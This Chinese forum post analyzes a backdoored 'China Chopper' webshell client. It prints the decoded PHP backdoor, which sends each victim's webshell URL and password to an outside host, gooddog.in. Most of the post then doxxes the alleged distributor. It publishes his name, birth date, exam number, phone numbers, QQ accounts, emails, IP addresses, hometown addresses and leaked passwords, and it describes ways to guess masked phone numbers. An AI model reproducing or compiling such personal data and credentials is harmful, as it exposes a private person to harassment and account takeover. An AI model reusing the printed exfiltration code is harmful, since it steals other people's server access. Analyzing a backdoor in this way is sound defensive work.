


黑吃黑到底谁吃谁 - 绿盟也中枪

习科道展网络信息安全顾问

最具实力的网络安全专家

索引

1) 发现后门

近日习科收到一封涉及绿盟的信函，说有绿盟的人在外面到处散发带后门的菜刀，希望习科进行曝光。但经过习科多方面的联系和查证，此人是冒用绿盟工作人员身份的资深职业骗子，我们一步一步来看分析。

1.1 来自作者的分析

习科首先收到的是来自被盗号的 **h1ck5r** 报告，被盗号人 h1ck5r 同时在习科、暗影、F4ck 注册，同一款带后门的菜刀在暗影和 F4ck 都用被盗的“h1ck5r”发过，这是截图：


因为法克论坛数据库被脱，导致 h1ck5r 的多处账号被幕后黑手登陆，并绑定 QQ 号码，因此账号密码被找邮箱回后可以继续使用 QQ 授权登陆。在习科论坛发带后门菜刀的会员与 h1ck5r 在习科的账号的信息没有任何一点匹配，对此习科官方可为 h1ck5r 证实。

我们暂且不看幕后黑手是谁，先来看看后门菜刀是什么样的。以下的后门分析过程来自习科会员 h1ck5r，对此我们表示感谢。


首先下载带后门的菜刀，将程序放到虚拟机后，本地搭建 php 的环境，并放置 php 一句话到根目录。

```
IPv4 地址 . . . . . : 192.168.199.109
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.199.1
```

将虚拟机与本机 nat 连接。利用带后门版菜刀连接虚拟机中的一句话。



同时使用抓包程序对菜刀的网络交互数据进行抓包，如图：



将抓到的内容复制出来：

x=%24_%3Dstrrev%28edoced_46esab%29%3B%40eval%28%24_%28%24_POST%5Bz0%5D%29%29%3B&z0=QGV2YWwoYmFzZTY0X2RlY29kZSgnYVdZb0pGOURUMDlMU1VWYkoweDVhMlVuWFNFOU1TbDdjMlYwWTI5dmEybGxLQ2RNZVd0bEp5d3hLVHRBWm1sc1pTZ25hSFIwY0RvdkwzZDNkeTVuYjI5a1pHOW5MbWx1TDBGd2FTNXdhSEEvVlhKc1BTY3VKRjlUUlZKV1JWSmJKMGhVVkZCZlNFOVRWQ2RkTGlSZlUwVlNWa1ZTV3lkU1JWRlZSVk5VWDFWU1NTZGRMaWNtVUdGemN6MG5MbXRsZVNna1gxQlBVMVFwS1RzZ2ZRPT0nKSk7QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw==


首先将变量 x 的值进行 url_decode 转码得到：

```
x=$_=strrev(edoced_46esab);@eval($_($_POST[z0]));
```

这个时候的 z0 变量并没有完全解密出来。下一步对变量 z0 进行 base64_decode 转码得到如下内容：

```
@eval(base64_decode('aWYoJF9DT09LSUVbJ0x5a2UnXSE9MSl7c2V0Y29va2llKCdMeWtlJywxKTtAZmlsZSgnaHR0cDovL3d3dy5nb29kZG9nLmluL0FwaS5waHA/VXJsPScuJF9TRVJWRVJbJ0hUVFBfSE9TVCddLiRfU0VSVkVSWydSRVFVRVNUX1VSSSddLicmUGFzcz0nLmtleSgkX1BPU1QpKTt9'));
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}\t";if(substr($D,0,1)!="/"){foreach(range("A","Z") as $L)if(is_dir("{$L}:"))$R.="{$L}:";}$R.="\t";$u=(function_exists('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):'';$usr=($u)?$u['name']:@get_current_user();$R.=php_uname();$R.="({$usr})";print $R;;echo("|<-");die();
```

加粗的一段代码的作用还是不知道，继续进行 base64 解码，得到的结果是这样的：



这段代码的内容是：

```
if($_COOKIE['Lyke']!=1){setcookie('Lyke',1);@file('http://www.gooddog.in/Api.php?Url='.$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'].'&Pass='.key($_POST));}
```

稍微懂一点 php 代码的人都应该知道这段代码的含义，大牛们、小黑们，你们的 webshell 就这么送人了。

1.2 谁是幕后黑手

首先映入眼帘的是 gooddog.in 这个博客，这个博客中关于作者的信息只有两个微博。跳转到腾讯微博后：

这里我们发现他任职的单位是 NSFOCUS 也就是绿盟，而且加了 V。昵称也是 gooddog，应该就是这个人无疑了。

不过很有意思的是，这位 gooddog 在习科论坛同样注册了账号，而且也发过所谓的“过狗菜刀”的帖子，经过校验哈希值与其他地方带后门的菜刀 hash 是完全一样的。在习科论坛的 uid 是 6851，并且曾申请过习科版主且未被通过。在版主申请声明中，gooddog 表示在习科论坛的账号是通过社工得到别人的账号，购买邀请码后注册的，也就是说在习科论坛的

账号就是其真身。最后再来看一下他的博客：

其中百度网盘的连接如下：

http://pan.baidu.com/share/home?uk=1782356612#category/type=0

其实他还有个名字为 QQ82113927 的百度 ID 也是同样的放了很多带后门的 webshell，这里就不截图了。

2) 深入调查

2.1 绿盟躺枪，胡柳枝还是另有他人

首先习科向多位绿盟相关人员确认信息如下：总部及分公司均没有这位微博认证的员工，并且绿盟内部已经在处理。那么我们就先从域名信息来看这个 gooddog，下面是域名的 WHOIS 信息：

Registrant Name:haoran leng
Registrant Street1:zhong qing yu bei hua xin jie
Registrant Postal Code:409620
Registrant Phone:+86.02377465110
Registrant Email: 82113927@qq.com

通过搜索腾讯微博，我们确认这个 QQ **82113927** 就是经过认证的胡柳枝。在进行域名搜索的时候我们发现另外一个域名也是 gooddog 的：hackerd.net，现在已经将 DNS 解析到加速乐了，通过搜索我们发现 gooddog 的百度 ID 是“**夜猫子杀手**”。同样查询 WHOIS，得到了同样的信息，不过还多了一条：

Registrant Phone Number ..... +86.13486269594

小编还查到 gooddog 在习科的注册 email 是：**baidusb2b@gmail.com**，在多处的注册 ip 都是：60.161.130.118，这个 ip 的反向解析是：

118.130.161.60.broad.lc.yn.dynamic.163data.com.cn

开放了 80 和 1723 端口，目测是个节点，是网吧的概率很大。

那么根据现在的已知信息基本可以确定这个人不是绿盟的人了，绿盟躺枪。

2.2 隐藏这么深你又这么叼不怕分分钟被查水表吗

既然不是绿盟的，小编我就要开始无节操的曝光了。

gooddog 在习科的一次错误的登陆日志中的 ip 是：**220.165.145.202**，同样查到是云南省临沧市的 ip 地址。可以说现在位置在云南省临沧市，那么我们再来看看他的老家，我们查到他的微博中曾经有个定位，**经纬度是：29.399469 108.073966**，川贵渝山区定位不准这一点可以理解，所以可以确定他家乡大概在：

重庆市 重庆市辖县 彭水县高谷镇狮子村 2 组
重庆市 重庆市辖县 彭水县高谷镇
重庆市 重庆市辖县 彭水县保家镇保卫村 5 组
重庆市 重庆市辖县 彭水县保家镇
重庆市 重庆市辖县 彭水县保家镇羊头铺居委

另外提一句，域名注册中的邮编正是重庆市彭水县的邮编，根据心理学定论，一个人伪造自己信息的时候，会不自觉将自己熟悉的邮编的一部分放进去(心理学中也可以反向推论，邮编如果不是完全正确，那么个人信息伪造的可能性也非常高)。根据推测正确的邮编很可能是 **409602**，而不是原来的 20 结尾。当然了，地址估计也是胡乱填的，“重庆渝北区华新街”的 chongqing 还写成了“zhongqing”，也难怪了，后面我们还看到了他的中考分数。

gooddog 曾在近期于微博中放狠话求社工，根据心理学推测，他应该还有一个常用 QQ 号，而且暴露的信息很多，而新号在网上没有信息，所以会膨胀自信心。而且果不其然的我们发现了他的另外一个 QQ 号，先看 Gmail 的找回密码：

我们看到是一个 7 开头 5 结尾的 9 位 QQ 号，根据 Q 龄应该是 93 后少年。看了一下早期 gooddog 制作的教程视频，确实是两个 QQ 在用：

然后我们再来看一下 QQ 找回密码：

取回：hackergooddog@qq.com

实际在用的是一个 150 开头 16 结尾的手机，其实手机不难猜，虽然中间几位加了星星，但是云南和重庆的手机绝对不会分到北京和上海的号码，可以根据这个来继续猜出后面几位。找一个软件重复拨号过滤空号，又可以排除三分之二左右，剩下的男女各半的话，其实浪费不了多少话费。不过我们最后通过搜索手机号和猜测密码，在一个网赚论坛找到了他的另外一个 QQ 号码：**799918985**。

这个 QQ 号码在网上果然很多信息啊呵呵呵呵呵呵呵呵呵。

我们顺便围观了一下他的微博：**http://t.qq.com/qishi_caiwen**

首先映入眼帘的是他微博的一张图片：


7 开头的 QQ 号中的手机是：**13896491264**，在网上流传的社工库中查到的密码是 **19951007123456**，而另外一些地方他的密码是：**594shashou**，自己在微博发了个密码 **love.xiao** 不知道是不是常用的。在习科论坛有两个账号，因为密码是 discuz 加密，而且习科论坛注册要求 10 位数字+字母+字符，所以习科的密码是安全的，请 gooddog 以及广大习科会员放心，要想从习科搞到密码成本是很高的。

这个 gooddog 盗的号蛮多的，例如：489633792，489633793，54034679，2875229951，而且手机号倒是也蛮多的，例如：18896125571，18290350749。

顺口说一句，既然重庆市彭水县是老家，那么我想说：


冉开元！你的考号是 2061500276，你还记得你中考分数是 514 分吗？

你以为改名冉向前就查不到你了吗？



还是说你换了个马甲我们就不认识你了？

如果大家比较空闲，可以玩一下大家来找茬好吗？



冉开元，出生于 1995 年 10 月 7 日，家里给报中原工学院(曾发生过近百名大学生冒充农民工迎接领导视察，果然都是奇葩)，这个学校估计也不一定上的去。老家重庆市彭水县，现居云南省临沧市，可能于某网吧任职，曾到过浙江省，原因不明，可能为考学？资深网络骗子、小黑，靠盗取各种账号谋生。地处二次元世界，有图为证：

根据中华人民共和国刑法第二百八十五条：

违反国家规定，采用非法技术手段对计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。

提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的，依照前款的规定处罚。

刑法第二百八十五条同样适用于盗号、黑吃黑、盗取他人虚拟财产信息等，最低三年。

根据公安办公人员工作需要，证据确凿的涉案人员可以被：QQ 记录调取，户籍系统精准定位，ip 精准定位，手机精准定位，顺风快递精准定位，导弹精准定位。

你在外面打着绿盟的旗号这么叼，不怕绿盟分分钟定位你吗？